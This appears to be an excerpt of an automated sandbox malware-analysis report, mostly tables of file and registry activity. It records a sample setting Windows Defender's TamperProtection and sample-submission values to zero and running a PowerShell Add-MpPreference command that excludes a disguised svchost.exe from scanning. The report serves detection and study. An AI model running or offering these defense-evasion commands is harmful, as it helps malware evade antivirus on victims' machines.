HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	dword	0	success or wait	1	6CBFC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	TamperProtection	dword	0	success or wait	1	6CBFC075	RegSetValueExW

Analysis Process: powershell.exe PID: 4708 Parent PID: 3236

General

Start time:	15:27:46
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\RiXHGNhjF\svchost.exe' -Force
Imagebase:	0x11e0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gw5bzze5.oee.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zxou4y4p.day.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\Documents\20210225	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBFBEFF	CreateDirectoryW
C:\Users\user\Documents\20210225\PowerShell_transcript.724536.Z_upAkAn.20210225152748.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gw5bzze5.oee.ps1	success or wait	1	6CBF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zxou4y4p.day.psm1	success or wait	1	6CBF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gw5bzze5.oee.ps1	unknown	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zxou4y4p.day.psm1	unknown	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.724536.Z_upAkAn.20210225152748.txt	unknown	3	ef bb bf	...	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.724536.Z_upAkAn.20210225152748.txt	unknown	686	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 35 31 35 32 38 30 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 32 34 35 33 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	********************..Windows PowerShell transcript start..Start time: 20210225152801..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 724536 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0d 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	2	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	2	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2242	2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 13 00 00 00 4e 65 77 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 13 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 1c 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 46 69 6c 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 00 00 00 00 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 64 31 17 00 00 00 08 00 00 00 44 65 73 63 72 69 62 65 02 00 00 00 11 00 00 00 47 65 74 2d 54 65 73 74 44 72 69 76 65 49 74 65 6d 02 00 00 00 0b 00 00 00 4e 65 77 2d 46 69 78	-AppLockerPolicy.....New-AppLockerPolicy.....Get-AppLockerPolicy.....Get-AppLockerFileInformation.....yH.8.....I...C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fix	success or wait	2	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 7f 14 00 00 18 00 00 00 e9 0d 09 06 e0 07 d3 07 b8 07 00 00 00 00 a2 01 26 00 c7 0d 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....&.....@.....	success or wait	1	6E0776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 50 00 00 00 0e 00 20 00	H.....<@.^...L."My..:P..... .	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 16 3b 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 1b 3b 40 01 19 3b 40 01 bc 3c 40 01 bd 3c 40 01 be 3c 40 01 57 03 40 01 4d 03 40 01 3b 4d 40 01 e0 44 40 01 f0 45 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 ed 44 00 01 6d 45 00	.....T.@..>@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..;@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@. M@.!M@..;@..;@..<@..<@..<@..<@.W.@.M.@.;M@..D@..E@..D@.@M@.<M@.$M..8M..?M..BM...D..mE.	success or wait	11	6E0776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	6DD9203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	122	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CBF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	73	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
